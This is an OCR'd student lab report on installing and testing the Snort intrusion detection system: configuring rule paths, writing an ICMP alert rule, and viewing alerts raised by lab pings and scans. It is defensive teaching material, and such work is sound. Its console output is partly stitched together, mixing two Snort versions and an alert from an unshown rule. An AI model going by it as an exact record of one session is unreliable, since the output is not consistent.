(gedit:9633): dconf-WARNING **: 11:11:29.508: failed to commit changes to dconf: Failed to execute child process "dbus-launch" (No such file or directory)

(gedit:9633): dconf-WARNING **: 11:11:29.508: failed to commit changes to dconf: Failed to execute child process "dbus-launch" (No such file or directory)

(gedit:9633): dconf-WARNING **: 11:11:29.508: failed to commit changes to dconf: Failed to execute child process "dbus-launch" (No such file or directory)

** (gedit:9633): WARNING **: 11:11:43.493: Set document metadata failed: Setting attribute metadata::gedit-spell-language not supported

** (gedit:9633): WARNING **: 11:11:43.494: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
```




```
sudo vi +104 /etc/snort/snort.conf
```

Following the line at 104, make sure your paths look like this.

var RULE_PATH /etc/snort/rules
var SO_RULE_PATH /etc/snort/so_rules
var PREPROC_RULE_PATH
/etc/snort/preproc_rules var
WHITE_LIST_PATH /etc/snort/rules/iplists
var BLACK_LIST_PATH /etc/snort/rules/iplists




```
sudo vi +545 /etc/snort/snort.conf
```

UN-comment the 545th line and make it look like this


include $RULE_PATH/local.rules

Let's create our first simple test rule. This rule will generate an alert whenever Snort detects an ICMP Echo request (ping) or Echo reply message. Open the local.rules file in a text editor as root with the following command:

```
sudo gedit /etc/snort/rules/local.rules
```

You should see that the file is empty. Add the following rule (as one string of code, no line breaks):

```
alert icmp any any -> $HOME_NET any (msg:”ICMP test”;
sid:1000001; rev:1;)
```



Let’s walk through the syntax of this rule:

Rule Header

`alert` – Rule action. Snort will generate an alert when the set condition is met.

`any` – Source IP. Snort will look at all sources.

`any` – Source port. Snort will look at all ports.

`->` – Direction. From source to destination.

`$HOME_NET` – Destination IP. We are using the HOME_NET value from the snort.conf file.

`any` – Destination port. Snort will look at all ports on the protected network.

Rule Options

`msg:”ICMP test”` – Snort will include this message with the alert.

`sid:1000001` – Snort rule ID. Remember all numbers < 1,000,000 are reserved, this iswhy we are starting with 1000001 (you may use any number, as long as it’s greater than 1,000,000).

`rev:1` – Revision number. This option allows for easier rule maintenance.

`classtype:icmp-event` – Categorizes the rule as an “icmp-event”, one of the predefined Snort categories. This option helps with rule organization.

Click Save and close the file. Now let’s run the Snort configuration test command again: /var/log/snort path


Test Snort :

sudo snort -T -c /etc/snort/snort.conf

```
(gedit:9980): dconf-WARNING **: 11:11:15.515: Failed to commit changes to dconf: Failed to execute child process "dbus-launch" (No such file or directory)
apsit@apsit-HP-Pro-Tower-280-G9-E-PCI-Desktop-PC:/etc/snort$ sudo snort -T -c /etc/snort/snort.conf
Running in Test mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules File "/etc/snort/snort.conf"
PortVar 'HTTP_PORTS' defined :  [ 80:81 311 383 591 593 901 1220 1414 1741 1830 2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:7145 7510 7777 7
0 8000 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300 8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444 41080 50002 55555 ]
PortVar 'SHELLCODE_PORTS' defined :  [ 0:79 81:65535 ]
PortVar 'ORACLE_PORTS' defined :  [ 1024:65535 ]
PortVar 'SSH_PORTS' defined :  [ 22 ]
PortVar 'FTP_PORTS' defined :  [ 21 2100 3535 ]
PortVar 'SIP_PORTS' defined :  [ 5060:5061 5600 ]
PortVar 'FILE_DATA_PORTS' defined :  [ 80:81 110 143 311 383 591 593 901 1220 1414 1741 1830 2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:714
7777 7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300 8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444 41080 50
55 ]
PortVar 'GTP_PORTS' defined :  [ 2123 2152 3386 ]
Detection:
    Search-Method = AC-Full-Q
    Split Any/Any group = enabled
    Search-Method-Optimizations = enabled
    Maximum pattern length = 20
Tagged Packet Limit: 256
Loading dynamic engine /usr/lib/snort/snort_dynamicengine/libsf_engine.so... done
Loading all dynamic detection libs from /usr/lib/snort/snort_dynamicrules...
WARNING: No dynamic libraries found in directory /usr/lib/snort/snort_dynamicrules.
  Finished Loading all dynamic detection libs from /usr/lib/snort/snort_dynamicrules
Loading all dynamic preprocessor libs from /usr/lib/snort/snort_dynamicpreprocessor/...
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_modbus_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_dce2_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_sip_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_ssl_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_sdf_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_ftptelnet_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_appid_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_pop_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_gtp_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_reputation_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_dns_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_smtp_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_imap_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_ssh_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_dnp3_preproc.so... done
```

```
| Transitions      : 863868
| State Density    : 10.6%
| Patterns         : 5041
| Match States     : 3836
| Memory (MB)      : 16.98
|   Patterns       : 0.51
|   Match Lists    : 1.01
|   DFA
|     1 byte states : 1.62
|     2 byte states : 13.96
|     4 byte states : 0.00
+-------------------------------------------------------------
[ Number of patterns truncated to 20 bytes: 1038 ]

        --== Initialization Complete ==--

           -*> Snort! <*-
  o"  )~   Version 2.9.15.1 GRE (Build 15125)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.10.1 (with TPACKET_V3)
           Using PCRE version: 8.39 2016-06-14
           Using ZLIB version: 1.2.11

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 3.1  <Build 1>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: appid  Version 1.1  <Build 5>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>

Snort successfully validated the configuration!
Snort exiting
apsit@apsit-HP-Pro-Tower-280-G9-E-PCI-Desktop-PC:/etc/snort$
```

Test Snort :
sudo snort -T -c /etc/snort/rules/local.rules



Now, let's start Snort in IDS mode and tell it to display alerts to the console:

Now in order to work snort as IDS first we need to keep snort in listening mode so that it will get the alerts which we have set in local.rules file

sudo snort -A console -c /etc/snort/snort.conf

```
Acquiring network traffic from "enp0s3".
Reload thread starting...
Reload thread started, thread 0x7f3346447700 (5907)
Decoding Ethernet

        --== Initialization Complete ==--

           -*> Snort! <*-
  o"  )~   Version 2.9.7.0 GRE (Build 149)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.7.4
           Using PCRE version: 8.38 2015-11-23
           Using ZLIB version: 1.2.8

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.4  <Build 1>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
Commencing packet processing (pid=5902)
```

While snort in listening mode ping it from other system in our case 192.168.43.24


Here we are getting ICMP alert messages as “ICMP Testing Rule” , when another machine tries to ping the snort configured machine.

```
           Using ZLIB version: 1.2.8

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.4  <Build 1>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
Commencing packet processing (pid=5902)
10/10-11:54:16.008427  [**] [1:366:7] ICMP PING *NIX [**] [Classification: Misc
activity] [Priority: 3] {ICMP} 192.168.43.24 -> 192.168.43.130
10/10-11:54:16.008427  [**] [1:1000001:1] ICMP test [**] [Priority: 0] {ICMP} 19
2.168.43.24 -> 192.168.43.130
10/10-11:54:16.008427  [**] [1:384:5] ICMP PING [**] [Classification: Misc activ
ity] [Priority: 3] {ICMP} 192.168.43.24 -> 192.168.43.130
10/10-11:54:16.008474  [**] [1:1000001:1] ICMP test [**] [Priority: 0] {ICMP} 19
2.168.43.130 -> 192.168.43.24
10/10-11:54:16.008474  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc
 activity] [Priority: 3] {ICMP} 192.168.43.130 -> 192.168.43.24
10/10-11:54:17.008813  [**] [1:366:7] ICMP PING *NIX [**] [Classification: Misc
activity] [Priority: 3] {ICMP} 192.168.43.24 -> 192.168.43.130
10/10-11:54:17.008813  [**] [1:1000001:1] ICMP test [**] [Priority: 0] {ICMP} 19
2.168.43.24 -> 192.168.43.130
10/10-11:54:17.008813  [**] [1:384:5] ICMP PING [**] [Classification: Misc activ
```

While snort in listening mode perform a scan on the system from other system in our case 192.168.43.24

```
10/10-11:55:43.936916  [**] [1:1000002:1] TCP RULE TEST [**] [Priority: 0] {TCP}
 192.168.43.24:45768 -> 192.168.43.130:80
10/10-11:55:44.039264  [**] [1:1000002:1] TCP RULE TEST [**] [Priority: 0] {TCP}
 192.168.43.24:45814 -> 192.168.43.130:80
10/10-11:55:44.085212  [**] [1:1418:11] SNMP request tcp [**] [Classification: A
ttempted Information Leak] [Priority: 2] {TCP} 192.168.43.24:59838 -> 192.168.43
.130:161
10/10-11:55:44.100870  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classifica
tion: Attempted Information Leak] [Priority: 2] {TCP} 192.168.43.24:33120 -> 192
.168.43.130:705
```

As soon as the alert gets generated snort also creates log file of all the activity. Which can be seen in /var/log/snort path.




.

```
apeksha@apeksha-VirtualBox:/var/log/snort$ cat alert
[**] [1:1000001:1] ICMP test [**]
[Priority: 0]
10/10-11:25:26.339631 192.168.43.24 -> 192.168.43.130
ICMP TTL:64 TOS:0x0 ID:42860 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:3240   Seq:1  ECHO

[**] [1:1000001:1] ICMP test [**]
[Priority: 0]
10/10-11:25:27.340885 192.168.43.24 -> 192.168.43.130
ICMP TTL:64 TOS:0x0 ID:42923 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:3240   Seq:2  ECHO

[**] [1:1000001:1] ICMP test [**]
[Priority: 0]
10/10-11:25:28.340139 192.168.43.24 -> 192.168.43.130
ICMP TTL:64 TOS:0x0 ID:43167 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:3240   Seq:3  ECHO

[**] [1:1000001:1] ICMP test [**]
[Priority: 0]
```

The log file can be read by using command mentioned in the following screenshot

/var/log/snort path




4. **Conclusion:** Hence we have successfully studied Snort which is network intrusion prevention system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis, content searching/matching, and can be usedto detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts, and much more. Also we have done analysis of log generated by snort.


Semester: V
Academic Year: 2023-24
Class / Branch: TE IT
Subject: Security Lab(SL)
Name of Instructor:Prof.Vishal Badgujar

Name of Student: Huzaifa Bubere
Student ID: 24204006

EXPERIMENT NO. 08


Aim: To demonstrate SQL Injection using SQLMap

